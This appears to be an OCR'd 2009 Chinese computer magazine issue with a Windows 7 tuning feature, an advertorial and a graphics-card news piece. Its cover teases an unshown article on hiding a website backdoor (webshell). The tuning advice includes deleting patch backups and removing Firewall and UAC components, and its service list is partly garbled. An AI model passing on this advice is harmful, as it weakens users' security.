

# 电脑商情报

COMPUTER BUSINESS INFORMATION 2009年11月17日 第307期 星期二 总5595期 44  
800免费热线: 8008864689 零售价: 2.50元 国内统一刊号: CN51-0078 邮发代号: 61-120

www.cbifamily.com

## “秀桌面 赢大奖”

www.aiyuyi.com

读电子版 秀桌面 得大奖

### 最佳桌面评选大赛

家用电脑 & 鱼鱼桌面

## Win 7 五大难题巧优化



系统优化, 是一个伴随着操作系统而来的永盛不衰的话题, 随着最新的 Windows7 系统的发布, 很多朋友都已经在使用。但是没有任何一个系统是完美的, 总有那么一些在使用中不尽如人意的地方。于是系统优化是必不可少的, 今天我们就来对 Windows7 进行一番改变, 解决使用中常遇到的五大难题, 让它更好用。

3-6版

### 本期热门关键字

HTC Touch 3G 电信商店 CTMarket 耀西岛 DS 威力 8 玩高清 韩版《花样男子》透明面板 Q-Dir 十字绣 DirectX11 双线合一 火炬之光 暗黑 GPUtool 搜狗云输入法 第三方软件漏洞 隐藏后门 Win7 全优化 带线液晶

本报网址 [www.cbifamily.com](http://www.cbifamily.com)

### 打好第三方软件补丁

现在黑客将第三方软件漏洞作为攻击目标。那么怎样才能打好补丁呢?

26版

### “双线合一”无线提速

在无线时代到处充斥着免费的无线网络, 如何把这些网络整合起来呢?

34版

### 两代芯片同栖一卡?

将 GTS250 和 GTX275 融于一张显卡上, 究竟是创新还是炒作? 用户真的需要吗?

硬件广场 7版

### 五元钱升级低端鼠标

将坏掉的 400dpi 鼠标换上 800dpi 鼠标的电路板之后, 低端鼠标原地复活变高端!

硬件广场 14版

本期随报软件下载地址: <http://www.cbifamily.com/download/200944.html> 解决你遇到的电脑问题: <http://ask.cbifamily.com>

### 王牌栏目

照片快速变成十字绣 20版

揭秘 搜狗云输入法 3-6版

带线液晶能买吗? 12版

透明面板两面可玩 29版

## 韩版《花样男子》大礼包

本期就教 Fans 们将《花男》植入塞班 S60v3 手机, 让您迅速“俘获”无敌帅气、花一样美丽的 F4!

31版

### Q-Dir 让资源管理器下岗

当在不同文件夹间拷贝文件时, 还需要打开数个资源管理器吗? 不妨试试 Q-Dir, 它的出现会让资源管理器相形见绌。

20版

## 透析 DX11 的“细分曲面”

DirectX 11 的最神奇之处莫过于“镶嵌式细分曲面技术”。到底它是个什么技术呢? 跟着我们一起来看看吧。

17版

## 制作史上最隐蔽的网站后门

要保证自己获得 webshell 能长久存于网站中很困难, 有经验的管理员一查就能查出来, 如何才能瞒天过海呢?

26版

### 率先体验 电信商店 CTMarket

CTMarket 将于 12 月 1 日结束公测, 正式商用。本期就带大家去天翼“应用商城”逛逛, 看看有什么好玩的东东可以搜刮。

32版

## 在 Win7 下玩高清视频

本期不妨以高清电子相册和高清 AVCHD 影片为例, 来领略《威力导演 8》的高效、快速编辑功能吧!

33版

### 满赛! 在 PSP 上尝鲜 NDS 游戏

伴随 DSONPSP DS 模拟器的发布和更新, 在 PSP 上玩可玩性超高的 NDSL 游戏已不再是遥远的梦, 一起来看看如何操作吧!

35版

## 《火炬之光》让你提前体验暗黑 3

《火炬之光》由曾经的暴雪核心开发人员打造, 具备了大量暗黑 3 的元素与理念, 非常值得一玩。

11版

### Touch 3G 手机选购指南

移动行货手机多普达 Touch 和国外网购/代购的欧版产品 HTC Touch 3G, 究竟谁更值得选购呢? 不妨来看看!

38版



# 解决五大难题 Windows 7 全优化进行时

图/文:木糖醇 剑锋



系统优化,是一个伴随着操作系统而来的永盛不衰的话题,随着最新的 Windows 7 系统的发布,很多朋友都已经在使用。但是没有任何一个系统是完美的,总有那么一些在使用中不尽如人意的地方。于是系统优化是不可避免的,今天我们就来对 Windows 7 进行一番改变,解决你使用中遇到的问题,让它更好用。

## 为什么要进行优化

虽然 10 月 22 日 Windows 7 才正式发布,但是早在这个日期之前,已经有很多朋友用上了这个微软最新一代的系统,微软为

了避免重蹈 VISTA 的覆辙,从 BETA0 版本开始都公开放出了 Windows 7 的每一个测试版,国内的电脑使用者随着经验、技能的

提到,很多朋友也都使用过各种的测试版本。我们承认 Windows 7 到目前为止是一个成功的,比较好用的系统,但是同样存在着各种使用上的问题,相比起 XP,除去使用习惯上的差别之外,还是有一些不尽如人意的地方,所以各种相关的 Windows 7 优化

是必不可少的。我们可以用系统自带的功能进行修改,更可以借助第三方软件来实现更好的优化。

本文相关软件下载地址:<http://www.cbifamily.com/download/200944.html>

## 从问题入手,系统优化进行时

对于 Windows 7 这个全新的系统我们该如何来进行优化呢。主要是从大家使用过程中遇到的问题入手,针对使用上的细节问题进行,从系统自带功能以及使用优化软

件两个方面入手。系统优化是为了让 Windows 7 运行更加顺畅,解决使用中的问题。


### 一、系统速度慢? 速度优化



在使用 Windows 7 过程中,很多朋友首先感到问题就是运行速度相对于 XP 要慢一点,其实 Windows 7 本身速度上已经比较快了,再进行一番优化,完全可以和 XP 的速度相提并论。

#### 优化启动速度

要加快系统启动速度首先我们可以关闭一些不需要的启动项,在 Windows 7 中我们可以在开始菜单的搜索框直接输入:msconfig,进入系统配置菜单,选择“启动”项来对开机程序进行删除,不过这里同样遇到一个问题是不知哪些是不需要的程序,这可怎么办?



#### 查看启动项

在 Windows 7 优化大师的“启动设置”选项中,可以详细查看具体的开机项目,如果你不清楚这个启动项有什么用,直接点击“查询”按钮,即可在百度搜索中查看详细的信息,非常简单,一看就懂。另外如果安装了双系统,还可以在“多系统选择”按钮中设置默认的启动系统以及系统选择菜单的等待

时间,如果只需要使用 Windows 7 那么就设置为 0 秒吧,可以避免在这里浪费时间。

#### 优化系统运行速度

如果你的电脑配置不是很好,感觉在桌面上点击软件都有慢的感觉,那么可以关闭一些系统的特效比如动态显示窗口,淡入淡出效果等。可以右键点击“计算机”选择“属性”再选择“高级系统设置”,在弹出的“系统属性”中选择高级再点击性能设置中的设置按钮,这里就可以关闭很多不需要的效果,如果你都不需要可以全部关闭,后果就是无法使用 AERO 玻璃特效主题以及使用 Win7 特色的任务栏功能了。

还有一些细节的优化需要进行注册表的修改,这对于普通用户比较困难,这里就可以用 Windows 7 优化大师中的一些功能进行优化,进入优化大师“系统优化”选项,在“多媒体”中可以禁止开启索引功能,对系统缓存进行设置等等,自己看一下就很清楚了。




#### 细节优化

### 二、系统空间不够用? 垃圾大扫除



不少朋友使用一段时间 Windows 7 之后,会发现系统盘占用了不少的空间,可是

自己的软件都装在其他分区里面,为什么还会这么大呢?一般人都知道应该进行系统



#### 磁盘清理

清理,但是 Windows 7 到底哪些文件可以删除?


首先我们可以使用熟悉的“磁盘清理”功能,点击任意一个分区图标,右键选择属性,然后在弹出的“常规”窗口中选择“磁盘清理”,经过一段时间的扫描之后就会弹出垃圾文件信息,根据自己的需要进行选择,在垃圾文件前选中即可,这是大家都会的。

不过进行了这一番清理之后,似乎清理出来的垃圾没多少,系统分区的可使用空间也没有减少多少,这是怎么回事,其实除了这些垃圾文件之外,我们还可以删除其他一些保存在系统盘中,平时基本上用不到的字体文件,备份文件等等,直接删除文件夹,我可不知道到底哪些文件该删,系统盘的文件可不能乱删啊,一不小心把系统文件弄丢了,就更加麻烦,所以这里又找到了一个工具来帮忙。

《系统清理大师》是一款不错的工具,集成在 Windows 7 优化大师中,在主界面中选择“系统清理”即可进入,一来就看见这个功能了“系统盘瘦身”顾名思义,点进去看看。首先选择删除的方式,这里建议大家选择“删除到回收站”以免误删重要文件。直接点

击“系统盘内容分析”,等待一段时间就会出现结果。粗粗一看,这也差距太大了吧,居然清理除了 1GB 多的系统垃圾,看来这个软件果然很强大啊,具体看一看系统自带墙纸,我喜欢自己下的,删除;系统自带驱动备份,我明明有驱动了啊,放在备份分区里面呢,同样删除;系统升级补丁,我最不喜欢用系统自带的补丁功能了我要用 360 的,删吧,不过需要注意删除之后已安装的补丁无法卸载。至于其他一些示例音乐、图片文件啥的,完全不需要,直接删除。系统安装补丁备份,主要针对一些微软自家的软件的补丁,像 OFFICE 之类,我从来不升级,同样删除(自行决定,删除之后已安装的补丁无法卸载);

最后的几个输入法文件,如果没有特殊的需要,完全可以删除,这样细算下来,居然删除了 1409.83MB 的垃圾文件,可谓是大扫除了。



#### 清理更多无用的文件

除了精简系统垃圾之外,我们还可以清理注册表垃圾已经一些我们使用软件留下的痕迹。注册表清理就不多说了,直接点击扫描再删除即可。

### 三、Win7 安全不? 安全优化全面出击



Windows 7 在广告中宣称其安全性非常出色,所有的朋友也非常担心自己系统的安全问题,到底 Windows 7 是否有说的那么安全,我们不得而知,除了安装正版杀毒软件

之外,很多时候系统设置的不当远比病毒危害要大,所以我们可以对 Windows 7 本身进行设置,保障安全。

虽然系统的组策略以及一系列自带功




能可以实现对于系统安全的种种设置,不过对于大部分普通人来说,完全不知道如何来使用,那么一款简单明了的设置软件是必不可少,这里就要拿出 Windows7 优化大师的安全优化功能了。

全面禁止系统功能

当别人使用自己电脑的时候,如果不想他对电脑进行修改,进入软件,选择“安全优化选项”,首先在系统安全中把一系列禁止功能全部打开上钩,自己需要时再全部恢复。

保护移动设备,磁盘分区安全

U盘,移动硬盘自动运行是造成系统中毒的重要原因,我们完全可以禁止自动运行功能,其实在控制面板中已经有这个选项了,进入控制面板中的“自动播放”功能,可以取消“为所有媒体和设备使用自动播放”,如果你想有例外可以,选中“为所有媒体和设备使用自动播放”,再根据自己的需要在




●系统的自动播放控制功能

每一项中单独进行设置,设置完成之后不要忘记保存。

控制面板中的自动播放设置只能禁止自动播放功能,那么想让全面禁止写入,隐藏磁盘怎么办呢点击“驱动器设置”,在“隐藏驱动器”中选择需要隐藏打上勾即可。在“驱动器安全设置”中选中“禁止读取”和“禁止写入”,最后极端的做法是“禁用 USB 移动硬盘”,那么就通过移动设置中毒可能都没了。

用 IE 上网如何预防恶意插件提高安全性?

单击“IE 管理大师”会打开 Internet Explorer 管理大师,在这里可定制 IE 的窗口标题、默认下载文件夹,IE 的各种属性和安全设置,在“右键菜单”中可禁用或删除某些不需要的 IE 右键菜单,“插件管理”可以禁用或删除第三方插件,“插件免疫”可确保 IE 不受某些恶意插件的骚扰。



●设置 IE 安全

四、看不惯 Win7 界面,界面优化

曾经有个朋友对我说,他很想用 Windows7,可是由于自己习惯了使用 XP,对于 Windows7 的桌面感到不适应,甚至如何在桌面显示自己的文档文件都不知道,这可是

个让很多朋友烦恼的问题,虽然可以慢慢去适应,不过我们更可以按照自己的习惯来进行桌面设置。

AERO 特效太慢太卡? 回归 XP 的朴素

AERO 特效让 Windows7 看起来更加的漂亮,可是在美观的背后却是牺牲了系统性能,论坛上很多朋友都在抱怨 AERO 特效太华丽,太虚无,用起来比较卡,那么就让他们回归 XP 的朴素吧。

在桌面空白处点击右键选择个性化,进入个性化选项,之前我们在这里介绍过如何设置 AERO 特效,今天就来关闭它。其实很



●设置为 XP 经典界面

简单,选择主题中的“Windows 经典”即可切换到 XP 的界面,稍等一下,是不是熟悉的界面又回来了,当然还是带着 Windows7 的特色,比如我们可以在任务栏属性中设置为小图标,任务栏就不会这么宽了。

现在还需要还原更多的 XP 系统本色,还是使用 Windows7 优化大师,进入“系统美化”选项,在出现的界面中右侧的“桌面显示图标”中,把“用户文件夹”以及“网络”2 个项目划上钩。再根据下图的设置进行选择。




●更多桌面优化

五、系统功能不能用? 优化系统服务

Windows7 和以往的系统比起来,在系统服务管理上有着一定的变化,诸如一些常用的服务都没有默认开启,比如打印机服务,在新系统遇到某些功能不能用的时候,很有可能是系统服务的问题,所以要系统服务进行优化。

我们可以右键点击计算机,选择“管理”选项,在计算机管理窗口中,选择服务选项,这里我们就可以看见系统相关的服务,我们



●查看系统服务

可以在相应的服务上右键选择启用或者关闭,不过问题来了,由于显示窗口的原因,我们最多能看清楚英文的服务名,然后这项服务到底有什么用,我们到底能不能关闭,这就需要一个一个点击服务进行查看,复杂不说,也不知道这项服务能否关闭。这里我们可以借助 Windows7 优化大师的服务优化大师来进行设置。

任务管理器中可以查看服务状态 按住 ctrl+shift+del, 可以进入任务管理器,点击服务即可查看当前系统服务的使用情况。

进入 Windows7 优化大师,在系统优化中选择服务优化即可弹出服务优化选项,首先为了保险起见,我们可以点击上方的“备份服务方案”进行备份,已被在把服务搞混乱的时候快速进行恢复。主界面中,我们可

家用电脑 编辑部电话: (028)87688333-8054 广告热线: (028)68116623 发行投诉电话:(028)87648981 法律顾问:四川联合律师事务所 申杰律师 IT 产品资料索取:dbfg@cbigroup.com 办公地址:成都市营门口路民光商厦 2 层 邮政编码: 610036

本期文章目录 本期共 40 版 封面专题 3-6 解决五大难题,Windows7 系统全优化进行时 硬件广场 7 两代芯片同栖 怪兽显卡“雷倒”一片 7 硬件最前线 8 行情速递 9 龚师傅装机 10 只用性价比最高的 ——主流双核、三核、四核导购指南 10 火眼金睛 10 卖场经验 11 《火炬之光》让你提前体验暗黑 3 11 显示器够大,玩游戏才舒服 2120573 11 近期热门单机游戏 7555106 11 绝世经典:暗黑破坏神 83176023 12 沉重散热器压弯显卡 PCB 板 8270109 12 淘根加固铁条就搞定 68635511 12 散热快 噪音低 22cm 超大风扇散热更爽 5111383 12 双电源方案 解决升级后功耗不足问题 带线液晶便宜得惊人 我能买吗? 13 细节见真功 ——如何抵御主板氧化问题带来的困扰 14 五元钱能干嘛? 低端鼠标原地复活变高端! 14 显卡超频新帮手:GPUTool 15 双敏 790GX 主板,北桥温度过高导致死机 15 游戏不定时黑屏,低版本显卡驱动惹的祸 15 伪劣风扇烧毁主板风扇接口 15 电脑搬动后无法启动 15 秋冬也要重视散热问题 16 龚师傅维修

17 化平凡为传奇! 透析 DirectX 11 的细分曲面技术 18 多个核,性能更优越 AMD 速龙 II X3 435 PK Intel E7400 处理器 18 70000:1 的全新体验 ——三星绝色 P2450H 液晶显示器评测 软件网络 19 创新 or 忽悠? 揭秘搜狗云输入法 19 软件周报 20 Q-Dir 让资源管理器下岗 20 十款高清网络电视大推荐 20 可弹可录的 MIDI 虚拟钢琴 20 轻松管理程序启动 20 文件夹轻松玩变色 20 快速把自己的照片制作成十字绣图 21 快速分割视频谁最好用 ——三款视频分割软件对比测试 22 无需软件 让相机照片快速同步到电脑 22 办公电脑,给 U 盘加个“防盗门” 22 影音同步调节,迅雷看看也行 22 不显示 360 开机时间对话框 22 一句话技巧 23 全方位查看电影信息一站搞定 23 在有道阅读器中轻松阅读英文 RSS 23 快速知道自己是否还是对方 QQ 好友 23 让自己的网站快速跟别人分享 23 制作宝利来风格照片效果 23 简单一测,测试网站兼容状况 24 彻底解决 Windows7 软件兼容问题 25 弄清 Win7 休眠和睡眠 更有效率地用电脑 25 视频音乐图片一网打尽 教你用好 Windows7 媒体中心 26 新型病毒! 专门加密系统文件 26 制作史上最隐蔽的网站后门 26 黑话明说之 Cookies 26 打好第三方软件补丁 27-28 焉老虎正传

数字家庭 29 透明面板梦想成真 “玻璃”数码时代近在眼前 30 如何“提升”上网本屏幕分辨率 30 两技法 提升固态硬盘性能 30 摄像头巧变“防窥系统” 31 S60 第三版 韩版《花样男子》大礼包 31 文件 加密保护 31 3G 手机 泡论坛 31 雨霖铃 32 用 PPC 手机 体验电信商店 CTMarket 32 3G 资讯: 零元领 iPhone? 解读联通 3G 合约计划 32 囧人囧事:3G 之巨额的扣费事件 32 3G 茶房: 三家运营商纷纷开软件商店,您会选哪家? 33 在 Windows 7 下玩高清 看《威力导演 8》如何制作高清视频 “双线合一”新方法 无线网络大提速 34 安装补丁 复原无线网络功能 34 猫哥解疑难:如何增强寝室无线信号 35 满寨! 在 PSP 上尝鲜 NDS 游戏 35 猫哥有话说:“索饭”和“任饭” 35 解疑难:PSP 手机热门读者问答 36 《绿色征途》很绿、很环保 36 《梦幻诛仙》天音加点指南 36 虫虫小游戏 37 同等价位,待机多 2 小时 ECO 节能本选购 38 货比货: 买多普达 Touch 还是 HTC Touch 3G? 38 砸机台:HKC G908 38 秋季档 千元高性价比手机导购 38 09 年 11 月十大品牌热门产品 TOP10 38 猫眼识货:鉴别真假 AD-54 线控 38 机友茶楼: 拍照手机标记的相机术语有何含义? 新闻论坛 39 业界新闻

2009年11月17日 第44期



以非常清楚地看到服务运行的情况,以及每一个服务所代表的具体的操作以及每一个服务的可执行文件的路径。如果你对于服务的介绍还是不够了解的话,可以选择“查询”按钮,将会自动打开关于这个服务的百度关键词搜索,你可以根据网上朋友的解释来进行具体的操作。

点击左上角的服务优化选项,进行服务的开启或者关闭,而且软件给了你明确的开启或者关闭建议,设置完成之后点击“保存设置,下一步”继续进行服务优化。



●查看详细的服务信息并优化


- ### Windows7 重要的九个服务
- 1.DNS Client: 禁用无法访问网站
  - 2.Network Connections: 禁用不能拨号上网
  - 3.Plug and Play: 与硬件稳定性有关
  - 4.Print Spooler: 打印服务系统无法启动
  - 5.Remote Procedure Call (RPC): 禁止
  - 6.Workstation: 禁止无法使用局域网
  - 7.Network Location Awareness (NLA): 禁用无法使用无线网络
  - 8.DHCP Client: 禁用之后只能手动设置 IP
  - 9.Cryptographic Services: 与系统安全有关

# 精简安装文件,同样是优化

通过上面的方法我们进行了系统的优化,可是如果重装系统的话,又需要重新设置一遍,比较麻烦,所以我们可以对安装包进行一些精简和优化。Windows 系统越来越臃肿已经是不争的事实,首先虽然现在新硬盘最大容量已经可以以 TB 记,但是并不是所有电脑都有那么大的硬盘,减少安装文件的大小同样可以达到加快系统速度的目的;其次相信大家已经在 XP 时代大家


都已经习惯了安装各种“番茄花园”,“雨林木风”等制作的精简版系统,在 Windows7 时代,微软盗版措施越来越严厉的情况下,老的一批盗版商倒下了,又冒出了一大批的盗版组织,其中很多居心不良的人就会在这些所谓的精简系统中添加病毒、捆绑广告等,严重危害系统安全,所以我们完全可以自己动手来进行精简优化,在节约硬盘空间的同时,让系统跑得更快。

工具,而且把 Vlite 安装到 F:\7lite\。如果参照这个做法,就可以不用修改批处理。




### ●修改批处理文件

第二步: 点击开始菜单→所有程序→附件→命令提示符(点击右键以管理员身份运行)。然后输入 CD 命令(例如 cd E:\7lite\w7tool 这样的命令)进入 W7tools 文件夹,输入 7lite packages 并回车,等待运行结束。这个步骤需要比较长的时间,请耐心等待。



### ●输入命令并执行

第三步: 把 w7tool 压缩包中的 Last\_Session.ini 复制到 Vlite 安装文件夹中的 presets 文件夹里面,然后运行 Vlite,点击 Preset →load →Last\_Session (预设→读取); 在任务(Task)中只选择精简组件(components),去掉其他选项。点击“应用”精简;这个步骤也需要比较长的时间。提示:如果需要其他修改,请看下方“晋级”一节。




### ●用 Vlite 第一次精简

- ### 可以简的项目
- 括号中的部分是需要保留的,方括号后面是对应的中文名,方便 E 文比较差的朋友精简。
- 1,\* Accessories (Notepad, Paint, Word-pad)
    - 【附件(记事本、画图、写字板)】
  - 2,\* Hardware Support (Printer Support, Windows Image Acquisition, WLAN Support)
    - 【硬件支持(打印机支持、WIM 也就是扫描仪之类需要的、无线局域网支持)】
  - 3,\* Multimedia (Media & Photo Metadata Handlers, Aero Theme, Media Player

如果运行 Vlite 提示需要安装 Waik, 那就把 W7tool 文件夹里面除了 7lite 以外的文件都复制到 Vlite 的安装目录下,然后右键点击 wimfltr.inf 并选择“安装”。如果还是不行,再重复安装一次 inf,多次失败的话请看本文开头部分,下载并安装 WAIK。


友情提醒: Vlite 可以点击 Language 菜单切换语言为简体中文,Vlite 相关的操作和一些注意事项也可以参考家用电脑以前的精简 Win7 的文章: <http://ep.cbfamily.com/2009/13/32/80607.html>。



### ●安装 inf 文件

第四步: 再次在命令提示符中输入 7lite cleanup 并回车,等待命令完成。之后可以进入 sources 目录中删除除了 boot.wim、install.wim 和 setup.exe 之外的所有文件。

第五步: 回到 Vlite,勾选优化(tweaks)、无人值守安装(unattended)、制作 ISO (ISO),点击“应用”。接下来就是典型的一路下一步了。“优化”里面可以对服务等做一些优化设置;优化和无人值守设置可以根据自己的需要进行;不过个人建议最好只调整服务项目,其他项目装好系统之后再进行调整。



### ●再次使用 Vlite

- ### & Codecs)
- 【多媒体(多媒体和照片元数据处理、Aero 主题、媒体播放器和编码器)】
- 4,\* Network (DFS, File & Printer Sharing, Internet Explorer, LLTD, Network & Sharing Center, QoS, Firewall)
    - 【网络(DFS、文件和打印机共享、IE、LLTD、网络和共享中心)】
  - 5,\* System (Component Cache (Win-sxs), MDAC, Microsoft HTML Engine, UAC, Picture & Fax Viewer)
    - 【系统(组件缓存、MDAC、微软 HTML 引擎、UAC(用户账户控制)、照片和传真查看)】

## 用 Vlite 加批处理优化安装包

下面我们就用实例来看看如何精简一个可以使用的 Windows7.精简的时候,建议大家使用 MSDN 的 RTM 旗舰版 Windows7,那些精简和修改版本就不要拿来当精简工作了;操作环境建议使用 Win7,退一步 Vista 或者 XP 也可以,本文以在 Windows7 下操作来讲解。

Vlite 还需要 WAIK 才能编辑 Windows7 的 WIM 格式安装包,不过你可以先试试 W7tools,如果不行的话,再安装 WAIK (Windows Automated Installation Kit)。

Vlite 和 W7tools 以及批处理文件可以到本期随报资源下载: <http://www.cbfamily.com/download/200944.html>

第一步: 在有足够空间的硬盘分区(大于 20GB)上面建立几个文件夹,分别放置解压出来的 W7tool 和用 UltraISO 或者 Winrar 解压出来的 Windows7 旗舰版的文件,如果你手头有的是光盘,可以把整个光盘的内容复制到一个文件夹中。安装 Vlite1.2。修改 W7tools 里面的 7lite.bat,修改路径为你实际建立的路径(包含文件夹、Vlite 路径等)。原 bat 文件对应的做法是在 7lite 这个文件夹中建立 s1,s2 两个子文件夹,把光盘镜像提取的文件放到 S1 文件夹中,建立一个 w7tool 文件夹存放 w7tool.rar 解压出来的

厂商专栏

**汇众教育**  
www.gamfe.com

汇众教育网站: www.gamfe.com

## 如何成为动漫游设计制作人才 游戏程序篇

**读者蔡羽来信:**  
我计算机本科毕业,学了很多软件开发知识,但接触到实际项目开发,往往感觉无从下手,目前希望进入时下热门的游戏行业做一名程序员,又苦于没有相关专业基础,请问我该如何突破这一瓶颈?

**汇众教育动漫设计制作专家回复:**  
蔡羽,你好!  
众所周知,程序员在游戏公司中的地位举足轻重,虽然在不同投资背景的企业中,岗位设置稍有不同,但优秀的程序员无不享受极高的待遇。  
从事游戏产业专业统计及研究的 Game Developer 杂志曾多次发布了游戏产业从业人员的薪金收入报告。在所有游戏业从业者当中,游戏开发程序员的收入连续两年位居第一,其平均薪金水平甚至超过了游戏制作人。  
如果你想成为一名游戏软件程序员,熟练掌握计算机本科专业所学的知识是十分重要的,也是你的优势所在。如 C 语言或 C++ 语言、数据结构、编译原理、算法等。而线性代数、微积分、牛顿力学在图形和物理引擎开发方面用途也很广泛。  
当然,如果你想提高自己的话,了解更多

全国免费咨询热线:400-6161-099

硬件知识,如计算机体系结构、汇编语言,这些对从业者学习新的硬件平台、编写最优代码、提高竞争力非常有益。

不过,你也提到自己在参与实际项目中,常常有无从下手的尴尬。这在初学者中往往是一种普遍现象。主要是因为传统教育中重理论、轻实践的误区导致知识运用的机会太少了。

为此,汇众教育针对初学者提供了学习游戏编程最好的方法,即实际参与到某个游戏项目中,和有丰富开发经验的人一起开发游戏。在游戏学院数千名来自一线资深人士专业指导下,游戏开发培训课程会专门设计一些可以直接运用于游戏开发的项目和课题,帮你建立系统的专业知识结构。同时,你还可以参与到“云世界”互动平台所提供的项目实战的练习中,不仅能学到很多书本上学不到的知识和技能,还有机会参与到各大游戏公司优秀的项目制作团队中积累经验。

因此,我们相信,选择这样一家有实力的专业培训机构,对于尚且没有实力进入游戏行业,却对游戏开发怀有一腔热情的青年,绝对是一个突破自身职业发展瓶颈的绝佳机会。






近日, EVGA 推出“业内第一款”将两颗不同显示核心焊在一块电路板上的显卡——GeForce GTX275 CO-OP PhysX Edition。EVGA 将两颗分别属于不同时代芯片整合到一块电路板的显卡上:采用 G92 核心的 GTS250 和采用 GT200 核心的 GTX275,前者配备 384MB 显存,而后者达到了 896MB,而这两个核心的问世时间相差有几个月。虽然不至于有“关公战秦琼”那样显得夸张,但也顿时引起了业界一片哗然。至于价格,这款“杂交”显卡 349.99 美元的身价似乎不是“很贵”,因为在目前市场上,单买一张 GTS250 和一张 GTX275 合计的支出几乎也是这么多。

# 两代芯片同栖 怪兽显卡“雷倒”一片

## GTX275 与 GTS250“杂交”于一卡 是创新还是倒退?

这么一块怪异的显卡是怎么工作的呢?其实这并不复杂:显卡的 GTS250 核心负责游戏的物理加速计算,而 GTX275 核心负责常规的 3D 运算和视频输出。其中, GTS250 芯片平时闲置,只有在游戏中涉及物理计算的时候才启动,因此也可以这么说,虽然同时栖身于一块电路板上,但两枚芯片基本上各自为战。

如果你了解早期的物理加速卡单独存在的方式,那么就很容易理解这种机制了, GeForce GTX275 CO-OP PhysX Edition 只不过将“主显示芯片”和“物理协卡”搬到了一张板上。EVGA 这样的做法让人感到有“多此一举”的嫌疑,因为目前,技术早已支持将物理加速部分合进显示芯片的可能,物理加速卡作为单独板卡存在的形式已经没有必要再采纳。而且就算不用单




●“杂交”显卡的两代核心同栖身于一块 PCB 独立的物理加速卡, NVIDIA 的 8 系列及 9 系列显卡本身就能实现物理加速与常规 3D 运算和视频输出。因此, EVGA 推出这样的产品似乎不但是技术上的创新,反而是倒退。除此之外,这块“杂交”显卡的两枚芯片都采用的是 55 纳米的制程,而在目前, 55 纳米显然已经是“上一代”的工艺水平。因此无论从哪方面来看, EVGA 的这款显卡虽然外观“拉风”,但是却与先进沾不上边。

## 市场需求催生混用组合,但实用程度迥异

回顾历史,像这种将两个时代的产品“集成”在一张板卡上的“官方”做法并不多,不过也不是绝对没有,最典型的是同一块主板上同时配备两种规格的内存插槽。但有一个前提是,两种规格的内存不能同时使用。EVGA 的这款显卡在某种程度上

也是这样,因为大多数时候只有一个显示核心在工作。也就是说,你购买了物理加速卡(GTS250),但是大多数时候是不用它的。而说到这一点,不禁让人想起微星差不多与 GeForce GTX275 CO-OP PhysX Edition 同时推出的 Big Bang (宇宙大爆

炸)主板。通过专门的连接芯片,微星的主板得以支持 AMD 和 NVIDIA 的显卡并联和混插,只要在 Windows7 下同时将这些显卡的驱动安装,即可在后台管理混交显卡的开启和关闭。同样是使用不同的显示芯片,微星的做法就实在和有意义得多,同时也很有必要,因为可以利用起因为升级换代而淘汰下的旧卡。



●支持不同显卡的主板显得比较实用

## 等待新工艺的缓兵之计?

